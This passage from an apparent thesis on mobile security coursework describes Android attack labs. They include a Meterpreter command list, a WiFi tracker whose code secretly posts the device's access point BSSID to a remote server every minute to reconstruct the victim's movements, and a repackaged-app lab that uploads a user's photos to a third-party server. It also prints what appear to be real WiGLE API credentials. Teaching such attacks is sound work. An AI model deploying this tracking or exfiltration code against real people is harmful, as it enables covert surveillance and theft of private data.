    check_root        Check if device is rooted
    dump_calllog      Get call log
    dump_contacts     Get contacts list
    dump_sms          Get sms messages
    geolocate         Get current lat-long using geolocation
    hide_app_icon     Hide the app icon from the launcher
    interval_collect  Manage interval collection capabilities
    send_sms          Sends SMS from target session
    set_audio_mode    Set Ringer Mode
    sqlite_query      Query a SQLite database from storage
    wakelock          Enable/Disable Wakelock
    wlan_geolocate    Get current lat-long using WLAN information
```

Figure 7.2: List of Meterpreter commands

7.7 Evaluation

This lab and a brief survey were given to an undergraduate student at Cal Poly. The survey results can be found in Appendix F.

Chapter 8
WIFI TRACKER LAB

The final lab for this course is based off an assignment from Carnegie Mellon University's graduate mobile security course (14-829). The assignment is titled "Tracking from the Comfort of your Laptop" and was developed by the professor of the course, Dr. Patrick Tague. The assignment documentation can be found at http://mews.sv.cmu.edu/teaching/14829/f17/hw2.html for the Fall 2017 semester.

8.1 Learning Objectives

Students will write a method that gets the BSSID of the access point a device is connected to using the Android SDK's LocationManager class. Students will setup a timer that calls the method once every minute. This method and timer will be put in an Android Service. A Service is a component of an app that runs operations in the background [34]. The Service will run regardless of the state of the app.

In the second part of the lab, students will pull the collected BSSIDs from the server. They will learn how to make a request for each BSSID to the WiGLE.net API and parse the JSON response. They will use the response from WiGLE.net to make a request to the Google Maps Android API.

8.2 Implementation

Students will write an application that can track users based on their WiFi activity without the user's knowledge or interaction. The constraint is that they can only use the ACCESS_WIFI_STATE, CHANGE_WIFI_STATE, and INTERNET permissions in the manifest. This constraint prevents students from simply adding the ACCESS_FINE_LOCATION permission to get the device’s GPS coordinates. Another constraint is that the updates must be sent regardless of the state of the app. If the app is destroyed, the user's access point must still be recorded.

Once user WiFi data has been collected, a tool needs to be developed to track the user's location. The lab recommends using WiGLE.net, a crowdsourced WiFi location database. Google also provides their own Maps Geolocation API. Google Maps Geolocation API returns a location and accuracy radius based on information about cell towers and WiFi nodes that the mobile client can detect [17].

8.3 Create the WiFi Tracker App

The first step is to create the malware that will be installed onto the victim's device. Since we cannot access the device's GPS coordinates we need to get information about the access point it's connected to. In the CMU assignment, the user's WiFi data is sent by email with a helper class provided by the professor. Since this requires the extra steps of sending the user's location to an email address and then retrieving the data from the email, I've decided to simply send the data to a remote server.

8.3.1 Creating the WiFi Manager

SSIDs are created by the owner of the device and not unique. They are not a good metric when trying to pinpoint a specific access point. The BSSID of the access point the device is connected should be a unique identifier and will be more useful when we do our data analysis. The following code uses the WifiManager and WifiInfo classes to get the AP's BSSID.

```
WifiManager wifiManager = (WifiManager)
      getApplicationContext().getSystemService(Context.WIFI_SERVICE);
WifiInfo wifiInfo = wifiManager.getConnectionInfo();
wifiinfo.getBSSID();
```

8.3.2 Creating the HTTP Request and Timer Methods

The next step is to send the connected AP's BSSID to the remote server on an interval. This interval can be implemented with the Timer and TimerTask classes. The run method of TimerTask interface needs to be implemented. This run method will send an HTTP request with the BSSID. Any HTTP service can be used such as Volley, Retrofit, and OkHttp.

```
RequestBody formBody = new FormBody.Builder()
    .add("bssid", wifiInfo.getBSSID())
    .build();
Request request = new Request.Builder()
    .url(this.server)
    .post(formBody)
    .build();
```

Examples on OkHttp can be found in previous labs. Finally, the interval can be set with:

```
timer.schedule(timerTask, 0, 1000 * 60);
```

The code above invokes the timer every 60 seconds.

8.3.3 Creating the Background Service

In order to get continuous updates about the access point, the timer needs to be continuously running regardless of the state of the app. This can be done with a background service that is always running. A new class that extends the Service class has to be created. I named this class MyService.java. The onBind and onStartCommand abstract methods need to be implemented. All of our code to send the BSSID needs to be called in the onStartCommand method:

```
@Override
public int onStartCommand(Intent intent, int flags, int startId){
   CreateWifiManager();
   CreateTimer();
   return super.onStartCommand(intent, flags, startId);
}
```

The service also must be registered in the Android Manifest. The service tags must be in the application tag but outside of all activity tags.

```
<service
   android:name=".MyService"
   android:exported="false"/>
```

Finally, the service needs to be started from an activity on the app:

```
startService(new Intent(this, MyService.class));
```

8.3.4 Appending the BSSID to File


We need to write server side code that handles the incoming HTTP requests. At this point we can assume only one device is writing to our server and we don't need to worry about authentication. Our server will simply parse the HTTP request, get the BSSID, and append it to the file. This can be done with a simple PHP script.

8.4 Create the Mapping Tool

Now that we have the file on the server that is continuously updated, we need to make use of this data by creating a tool that tracks where the user has been. We can create another app that does this for us. The easiest way to set this up is by creating a new project with a Google Maps activity. This will provide all the boilerplate code to get a Maps fragment up and running.

8.4.1 Pull File from Server and Send Request to WiGLE

The first step is to pull the file with the BSSIDs from the server. The next step is to iterate through all the BSSIDs and send a request to the WiGLE API. In order to use the WiGLE API you need to create an account and obtain an API Token. Once an account is created, the API token can be found under Tools > Account. If you click Show My Token you will get a view like the one shown below:



Encoded for use:	`QUlENDBjYTU2YjUwM2RiZDg3YTA5YWM1ZmEzMzQ0YmIxMWM6MzMxNzg2ZTU1Yzc4NmYxOWZiODFjNzNiYzBlZWI5NmI=`
Your Header value should be:	`Authorization: Basic QUlENDBjYTU2YjUwM2RiZDg3YTA5YWM1ZmEzMzQ0YmIxMWM6MzMxNzg2ZTU1Yzc4NmYxOWZiODFjNzNiYzBlZWI5NmI=`
To test with curl:	`curl -i -H 'Accept:application/json' -u AID40ca56b503dbd87a09ac5fa3344bb11c:331786e55c786f19fb81c73bc0eeb96b --basic https://api.wigle.net/api/v2/profile/user`
API Name:	`AID40ca56b503dbd87a09ac5fa3344bb11c`
API Token:	`331786e55c786f19fb81c73bc0eeb96b`

Figure 8.1: Getting the WiGLE.net API key

Using the API key, a sample HTTP request can be built with the following:

```
String BSSID = "58%3A6d%3A8f%3A42%3A29%3Aa5";
Request request = new Request.Builder()
       .url("https://api.wigle.net/api/v2/network/search?netid=" + BSSID)
       .addHeader("Accept", "application/json")
       .addHeader("Authorization", "Basic
QUlENDBjYTU2YjUwM2RiZDg3YTA5YWM1ZmEzMzQ0YmIxMWM6MzMxNzg2ZTU1Yzc4NmYxOWZiODFjNz
NiYzBlZWI5NmI=")
       .build();
```

Note that the BSSID needs to be URL encoded so the colons need to be converted to "%3A". When sending multiple HTTP requests simultaneously they will most likely be sent asynchronously (depending on the library). To preserve the order of when the BSSIDs were received, the requests could either be sent synchronously or each BSSID could have an order number that could be used to sort a batch of them.

The HTTP response from WiGLE will be a JSON object:

```
{
       "trilat":33.65045547,
       "trilong":-117.83753204,
       "ssid":"ILDO-guest",
       "qos":7,
       "transid":"20130503-00495",
       "firsttime":"2013-05-03T19:12:32.000Z"
       ,"lasttime":"2016-10-31T14:45:21.000Z",
       "lastupdt":"2017-07-21T05:58:59.000Z",
       "housenumber":"",
       "road":"Stanford Ct",
       "city":"Irvine",
       "region":"CA",
       "country":"US",
       "netid":"58:6D:8F:42:29:A5",
       ...
}
```

The important fields from the JSON object are the "trilat" and "trilong" fields. These are the latitude and longitude coordinates of the BSSID. These coordinates will be used with the Google Maps Android API.

8.4.2 Google Maps Android API and Creating the Polyline

In order to use the Google Maps Android API, an API token must be generated and placed into the application. Directions to generate a key can be found at https://developers.google.com/maps/documentation/android-api/start#get-key

The key needs to be placed in the google_maps_api.xml file:

```
<string name="google_maps_key" templateMergeStrategy="preserve"
translatable="false">YOUR_API_KEY</string>
```

The next step is to create the polyline on the map from the GPS coordinates we obtained from WiGLE. The code to generate a poly looks like:

```
Polyline polyline = googleMap.addPolyline(new PolylineOptions()
        .add(
                new LatLng(33.65045547, -117.83753204),
                new LatLng(33.65075684, -117.83876801),
                ...
        )
);
```

When the app loads, a black polyline will be displayed on the maps with the path of the GPS coordinates in the order they are provided. Be default, the maps will be centered at latitude and longitude coordinates of 0. Using `mMap.moveCamera(CameraUpdateFactory.newLatLng(latLng));` positions the map at the points in the LatLng object.

8.5 Results

To manually test the results, I installed the WiFi tracker on my Android device and set the timer to send BSSID updates every minute. To test my results in an area with many access points, I walked around the UC Irvine campus. I used Strava in order to track my actual path to later compare them with the results of the mapping tool. Strava is an app that runs a background service that constantly tracks your location. As shown below, the left image shows my actual movements around the campus and the right image is the results inferred by the WiFi tracker app and mapping tool. As expected, it is not 100% accurate but it gives the user a general idea of where the target device has been.




Figure 8.2: Actual path (left) vs. inferred path (right)

8.6 Lab Analysis & Comparisons

As this lab was based off the CMU mobile security course lab, the goal is similar. The CMU course is a graduate level course the so lab prompt is a lot smaller. The proposed mobile security class at Cal Poly is for undergraduate students. Since many of the students will have limited security and mobile app experience the prompt is more of a walk through for them. This has been the theme for all of my proposed lab write-ups.

8.7 Evaluation

The lab for the WiFi Tracker Lab was given to the Cal Poly undergraduate that completed the Lab 3 and 4 surveys. The survey results are in Appendix F.

Chapter 9
CONCLUSION

The work in this thesis designs and implements five labs for a potential mobile security course at Cal Poly. In the first lab students are asked to implement an app that gets the user's GPS coordinates and flashes the Morse code equivalent with the flashlight. The purpose of this lab is to get all students up to speed with mobile app development, specifically for Android.

The second lab requires students to write code that extracts sensitive user data and sends it to a remote server. The code loops through the user's file system and sends any jpg of png files. Users then use a tool called Apktool to disassemble a popular app and insert their own code then reassemble the app. From a user interface point of view the user will not be able to tell this is a compromised app.

The third lab simulates a man in the middle attack using a WiFi Pineapple Nano. Students create a simple HTTP login app and then user the Pineapple to hijack the connection and sniffs its traffic using Wireshark. Then students implement proper authentication via OAuth 2.0.

The fourth lab uses Metasploit, a software tool for penetration testing. Metasploit is used to run an exploit that installs a malicious APK onto a device. The malware then sets up a remote shell, Meterpreter, to the target device. Meterpreter gives the attacker access to built-in functions like streaming the webcam and dumping sensitive data.

The fifth and final lab requires students to write an app to get a target device's WiFi connection history. This app needs to create a service that constantly runs in the background and sends data to a remote server. The data is then combined with the WiGLE.net and Google Maps API to recreate the victim's path.

These labs were designed to cover many security concepts to give students a diverse experience in mobile security. They show security vulnerabilities that exist in the real world and not just a controlled environment. With the completion of this course, students will have the basic tools to expand their security skill set and make them competitive engineers in the industry.

BIBLIOGRAPHY

[1] Android developer documentation for CameraManagers
https://developer.android.com/reference/android/hardware/camera2/CameraManager.html

[2] Android developer documentation for AndroidManifest.xml
https://developer.android.com/guide/topics/manifest/manifest-intro.html

[3] Android developer documentation for location strategies
https://developer.android.com/guide/topics/location/strategies.html

[4] Syracuse seeds labs
http://www.cis.syr.edu/~wedu/seed/Labs_Android5.1/Android_Repackaging/Android_Repackaging.pdf

[5] MSFvenom documentation
https://www.offensive-security.com/metasploit-unleashed/msfvenom/

[6] Reddit OAuth 2.0 documentation
http://progur.com/2016/10/how-to-use-reddit-oauth2-in-android-apps.html

[7] James Reed, “Contextual Android Education” Master’s thesis, California Polytechnic State University, San Luis Obispo, 2010.

[8] Dissecting Android Malware: Characterization and Evolution, Yajin Zhou, Xuxian Jiang, North Carolina State University, September, 2011

[9] Google Play Wikipedia: https://en.wikipedia.org/wiki/Google_Play

[10] Manuel Egele, David Brumley, Yanick Fratantonio, Christopher Kruegel, "An Empirical Study of Cryptographic Misuse in Android Applications", November 2013

[11] Solsman, Nieva. Google accounts hit with malware – a million and growing
https://www.cnet.com/news/google-gooligan-accounts-hacked-malware-trojan-horse-gmail-play-drive-photos-docs/

[12] The Great Firewall: https://en.wikipedia.org/wiki/Great_Firewall

[13] Android vs iOS: Which is more secure?
https://us.norton.com/internetsecurity-mobile-android-vs-ios-which-is-more-secure.html

[14] Cal Poly Center for Teaching, Learning & Technology
https://ctlt.calpoly.edu/about-us

[15] L. Dee Fink, Creating Significant Learning Experiences, 2003.

[16] CMU lab: http://mews.sv.cmu.edu/teaching/14829/f17/

[17] Google Geolocation documentation
https://developers.google.com/maps/documentation/geolocation/intro

[18] What is a Trojan virus.
https://usa.kaspersky.com/resource-center/threats/trojans

[19] Average Number of Connected Devices per person in selected countries in 2014.
https://www.statista.com/statistics/333861/connected-devices-per-person-in-selected-countries/

[20] Using the MSFvenom Command Line Interface
https://www.offensive-security.com/metasploit-unleashed/msfvenom/

[21] Android LinearLayout documentation
https://developer.android.com/guide/topics/ui/layout/linear.html

[22] The Most Popular Operating Systems for Smartphones and PCs
https://mybroadband.co.za/news/software/232485-the-most-popular-operating-systems-for-smartphones-and-pcs.html

[23] iOS jailbreaking Wikipedia
https://en.wikipedia.org/wiki/IOS_jailbreaking

[24] Principle of Least Privilege Wikipedia
https://en.wikipedia.org/wiki/Principle_of_least_privilege

[25] Requesting Permissions at Runtime
https://developer.android.com/training/permissions/requesting.html

[26] Android developer’s permissions documentation
https://developer.android.com/guide/topics/permissions/index.html

[27] Android is Based on Linux, But What Does That Mean
https://www.howtogeek.com/189036/android-is-based-on-linux-but-what-does-that-mean/

[28] Forecast of mobile phone users worldwide.
https://www.statista.com/statistics/274774/forecast-of-mobile-phone-users-worldwide/

[29] Remove Cyber Police Ransomware from Your Phone and Unlock It
https://sensorstechforum.com/remove-cyber-police-ransomware-from-your-phone-and-unlock-it/

[30] StringBuilder documentation
https://developer.android.com/reference/java/lang/StringBuilder.html

[31] Average Number of Connected Devices per person in selected countries in 2014.
https://www.statista.com/statistics/333861/connected-devices-per-person-in-selected-countries/

[32] The Average Age for a Child Getting Their First Smartphone is Now 10.3 Years.
https://techcrunch.com/2016/05/19/the-average-age-for-a-child-getting-their-first-smartphone-is-now-10-3-years/

[33] Percentage of US Smartphone Owners by Age Group.
https://www.statista.com/statistics/489255/percentage-of-us-smartphone-owners-by-age-group/

[34] Android developer documentation for Services
https://developer.android.com/guide/components/services.html

APPENDICES

APPENDIX A

MORSE CODE LAB

Intro

In this lab, we will be creating a simple Android app. The purpose of this lab is to get developers comfortable with the basics of Android app development. The app will take a string from the user and use the device's flashlight to flash the Morse Code equivalent.

We will first layout all the components the user will interact with. We will then create methods that turn the flash on and off. Then we will have two methods which will do the bulk of the work. The first method will take the input given by the user, convert it to its Morse Code equivalent, then return it as a string. The second method will take the Morse Code string and the time interval and flash it. Finally, we will add another button which will grab the device's GPS longitude and latitude coordinates and flash them.

As you go through this lab you may need to refer to the official Android documentation at https://developer.android.com

Getting started

Create a new project in Android Studio with the application name MorseCodeFlashlight. Keep the default settings and select the Empty Activity option. After you create your project you will have one java class called MainActivity.java. This class will have one method: **protected void onCreate(Bundle savedInstanceState)**. Your application has one or more activities. Activities are windows that the user interacts with. Every activity in your app must have the onCreate method which is called when the activity is created.

This method is generally used for creating the layout of the activity, hooking up UI components to variables, and whatever else your activity needs to do while starting up.

If you click the green 'run app' icon, you can choose a device to run the app on. If there are no compile errors you can view your app running on your device and it should display a simple 'Hello World!' on the screen.

At this point, delete everything in the java file *except* for the **package** name and replace it with the code provided by the instructor. This will have all the methods you need stubbed out. Your goal for this lab is to fill in these methods.

Laying out the components

Our first step is to lay out the components of our app. We know we need a textbox for the user to input their string and a button to start the flash. We will also add a menu (called a Spinner) so the user can choose at what speed to flash. Before we do this, we must understand View classes. View classes are the base type for all UI objects.

Layouts and Widgets

Android apps contain two types of view objects: layouts and widgets. Widgets are individual UI elements. For example, a UI element can be a button, textbox, or plain text. Widgets are placed inside layouts.

Layouts can be seen as containers for widgets. Layouts can also be containers for other layouts so they can be nested inside one another. For our app, we will be using a particular layout called a *LinearLayout*. LinearLayouts allow you to place components in them in a vertical or horizontal order.

View Classes

Open the *activity_main.xml* file in the *res/layout* directory. Delete the contents of this file except for the xml version tag at the top. First add a LinearLayout with a **vertical** orientation which will hold our widgets. LinearLayout defaults to a horizontal orientation so make sure you explicitly change this to vertical. In between the LinearLayout tags, create an **EditText**, **Spinner**, and **Button** object. For any layout or widget you are required to provide the *layout_width* and *layout_height*. This can either be match_parent or wrap_content. Match_parent will inflate the object's width or height to the View it is inside. Wrap_content, as the name implies, is as big as the contents inside it.


When defined in the xml file, the layouts and widgets are statically instantiated. You also have the ability to define layouts and widgets programmatically so that they can be defined dynamically as the app is running. We will not be instantiating components dynamically in this app, but it is good to know that you can.

Another attribute we need to give our UI objects are IDs. These are also defined in the activity_main.xml file. This gives us the ability to reference the objects in our code and manipulate them as needed.

Spinner widget and String resources

Whenever you use a string in an xml file, it should be retrieved from the string resources file. The string resources file is called *strings.xml* and is in the res/values directory. For our Spinner, we want to give the user the option to select different time unit lengths for the light to flash. Go to the strings.xml file and define string array with values .10, .25, .50, 1. Now, in the activity_main.xml file, you can add entries to the Spinner with:

```
<Spinner
      ...
android:entries="@array/<array_name>" />
```



The app with an EditText, Spinner, and Button object in a vertical LinearLayout.

Hooking up the components (InitLayout)

Now that we have our components defined in activity_main.xml we need to reference them in our MainActivity.java class. This will be done in the InitLayout method which gets called in onCreate. You can use the `findViewById(R.id.<id_name>)` method to get a reference to an object. Make sure you have given the object an ID in the xml file.

OnClickListener

Buttons are event driven objects meaning they will wait until they are clicked to perform some kind of action. We will set the button's listener in `InitLayout()` with the `setOnClickListener(new View.OnClickListener() {...} );` method. You will need to Override it's onClick method. In this method the convertStringToMorseCode and flashMorseCode methods will be called (which we have not implemented yet).

Debugging

At some point you may need to debug your app. Android Studio allows you to add breakpoints and step through your code as the app is running. To step through your app's code:

- Add a breakpoint to the portion of code you would like to start

stepping through.

- Click the Debug 'app' button or select Run > Debug 'app' from the main menu.
- Use the buttons in the Debugger console to step through the code.

Another feature of Android Studio that helps debugging is log messaging. You can insert log statements in your code which will be displayed in the Debugger.

Turning the flash on and off

Next, we will implement the two methods that will turn the flash on and off. First, we will need to get an instance of the camera manager. Create a class member as *CameraManager manager*. You can get an instance of this class by calling:

```
CameraManager manager = (CameraManager)
getSystemService(Context.CAMERA_SERVICE);
```

This should be instantiated in the onCreate() method after initLayout is called;

To keep things simple, if you are using a device running Marshmallow or higher, you can use the CameraManager's setTorchMode method. You will need to call the method in a try-catch block. You can call the setTorchMode method either after checking that the build version is greater than or equal to M:

```
if(Build.VERSION.SDK_INT >= Build.VERSION_CODES.M) {...}
```

Likewise, you can simply go to your build.gradle file and change the minSdkVersion to 23. This will guarantee that the setTorchMode API call exists on your device's SDK version.[1]

The turnFlashOff method will look the same as turnFlashOn except the Boolean argument to setTorchMode will be *false*.

[1] Obviously, this is a quick hack to get the flashlight to turn on and off. In practice you would need to test this on a variety of devices running different Android versions. Many older SDK versions would require access to the camera in order to have access to the flash. This would require gaining permissions to the camera, checking if the device even has a camera, then turning the flash on. What also makes this difficult is that the AVDs (Android Virtual Devices) do not have the capability to turn the flash on, so you would need to do this testing on hard devices.

Getting input and converting it to Morse code string

Next, we will implement the convertStringToMorseCode method. Instantiate a StringBuilder object. This method simply loops through the input String, converts each character to its Morse Code equivalent, and appends it to the StringBuilder. Finally return the StringBuilder as a string.

This method will be called in the flash_button's setOnClickListener method. You can get what's in the editText field with: `editText.getText().toString()`

Read Morse Code string, get time unit, and flash.

Once you have the user's input converted to a Morse Code string, it should be passed to the flashMorseCode method as the first argument and the value of the Spinner as the second argument. You can get the value of what's selected in the Spinner with: `time_spinner.getSelectedItem().toString()`

As you loop through the input string, you will either encounter a period, dash, or space. Standard Morse Code defines a period as one time unit. A dash is the length of 3 periods, or 3 time units. A space is 7 time units. For each character in the string, you will turn the flash on, sleep for the appropriate time then turn the flash off. You can use the `Thread.sleep()` method to pause execution on the current thread.

Getting GPS components

The next step is to flash the device's GPS coordinates. Let’s add another button for this next to our original button. In your activity_main.xml file, add a new button with the id "gps_button". Let’s position these two buttons side by side and in the center of the screen. To do this, we will nest a LinearLayout inside our original LinearLayout. You can explicitly define the orientation, but it is horizontal by default. Go to MainActivity.java and add the button as a class variable and hook it up in the initLayout method.

In order to retrieve certain sensitive data from a device you need to get permission from the user. In this case we need permission to get the device's GPS coordinates. In order to do this we must define it in our AndroidManifest.xml file.

AndroidManifest.xml


Every Android project must have an AndroidManifest.xml file in its root directory. This file has important application specific information used by the Android system. The manifest defines information such as the activities in your project, permissions needed, app theme, services, and much more.

The permission we need for GPS is called ACCESS_FINE_LOCATION. We define this in between the manifest tags:

```
<uses-permission
      android:name="android.permission.ACCESS_FINE_LOCATION"/>
```

Runtime Permissions

Prior to Android 6.0 (Marshmallow), users would be given the list of permissions an app requires and the user would grant them at install time. Permissions are divided into dangerous and non-dangerous permissions. Starting with Marshmallow, dangerous permissions must be granted during application runtime. To implement runtime permissions you should first check if the SDK version is greater than or equal to Marshmallow and if the permission has already been granted. If it has not been granted yet, ask the user to for permission.



Allow **MorseCodeFlashlight** to access this device's location?

☐ Don't ask again

Now that we have permission to get the device's GPS, let's get the coordinates and send it to our flashMorseCode function. This code should go in the GPS button's onClickListener. In order to get the coordinates you must use the LocationManager and LocationListener objects. Refer to the Android documentation on how to do this.

Deliverables

Document answering lab questions

Android folder in a zip

Stubbed out class file

```
import android.support.v7.app.AppCompatActivity;
import android.os.Bundle;
import android.widget.Button;
import android.widget.EditText;
import android.widget.Spinner;
import java.util.HashMap;

/**
 * Morse Code timing rules:
 * dot: flash for 1 time unit
 * dash: flash on and off for 3 time units
 * space between words is flash off for 7 time units
 * 1 time unit between each dot or dash
**/

public class MainActivity extends AppCompatActivity {

    HashMap<Character, String> morseCodeMap;
    Button flash_button;
    EditText editText;
    Spinner time_spinner;

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        initLayout();
        populateMap();
    }

    /**
     *  Initializes layouts and widgets
     *  Sets button on-click-listeners
     **/
    public void initLayout(){
        //TODO
    }

    /** Uses the CameraManager's setTorch method to turn the flash on **/
    public void turnFlashOn(){
        //TODO
```

```java
    }

    /** Uses the CameraManager's setTorch method to turn the flash off**/
    public void turnFlashOff(){
        //TODO
    }

    /**
     * Takes alphabetical string and returns a String with
     * the Morse Code equivalent
     **/
    public String convertStringToMorseCode(String input){
        //TODO
        return null;
    }

    /**
     * Takes a string in Morse Code and a time unit
     * Repeatedly calls the turnFlashOn and turnFlashOff methods
     * Uses Thread.sleep() to keep camera on or off for appropriate
     * amount of time based on timeUnit value.
     * **/
    public void flashMorseCode(String morseCode, String timeUnit){
        //TODO
    }

    /** Populates HashMap that facilitates alphabet to*Morse Code look ups **/
    public void populateMap(){
        //TODO : Populate Alphabet and Punctuation
        morseCodeMap = new HashMap<Character, String>();
        /* Space */
        morseCodeMap.put(' ', " ");
        /* Digits */
        morseCodeMap.put('1', ".----");
        morseCodeMap.put('2', "..---");
        morseCodeMap.put('3', "...--");
        morseCodeMap.put('4', "....-");
        morseCodeMap.put('5', ".....");
        morseCodeMap.put('6', "-....");
        morseCodeMap.put('7', "--...");
        morseCodeMap.put('8', "---..");
        morseCodeMap.put('9', "----.");
        morseCodeMap.put('0', "-----");
        /* Alphabet */
        //TODO
        /* Punctuation */
       //TODO
    }
}
```

APPENDIX B

REPACKAGING APP ATTACK

Intro

In this lab, we will implement a common technique for injecting code into an already existing app. Our malicious code will be a separate class file that will scan the user's SD card and upload any .jpg or .png files to a third-party server. The code will be triggered when the user reboots their phone using a BroadcastReceiver. We will disassemble the APK of a popular app from Google Play, insert our code, and reassemble the APK. From a UI point of view, the app will look exactly the same, but will run our code when the phone reboots. Make sure you have several photos and screenshots saved in your device's photo gallery to test on.

Command line tools we will be using: *Apktool, keytool, jarsigner, adb*

Part 1 - Client side code

First, create a new Android Studio project with default settings and an empty activity. Create a new Java class and call it **UploadPicturesOnReboot.java**. Copy the contents of the file provided into your class. You need to implement the empty methods provided. Notice the class implements BroadcastReceiver which requires you to override the onReceive(Context, Intent) method. This method will simply call **searchSDCard** which we will implement next.

In the **searchSDCard** method we want to get the root directory of the SD card. **Environment.getExternalStorageDirectory** will return the directory as a file since directories are also files in the Linux/Android operating system. Call the **searchDirectory** method, passing the directory as its argument.

Note: Environment.getExternalStorageDirectory may not return the desired directory on some devices. Please refer to the Android developer's documentation for more information.

searchDirectory is a recursive method that checks all files and directories of a given path. First, we loop through all files in the directory. For each file, if it is a directory, we call **searchDirectory** again with the directory as the argument. Otherwise, we check if the filename contains a .jpg or .png extension. If it does, we have found an image to send, but first we need to encode it to Base64 so we can put it in the body of our HTTP request. Pass the file as a string (using `toString()`) to the **encodeStringToBase64** method (which we have not implemented yet). Then pass the string the method returns as the argument to the **post** method.

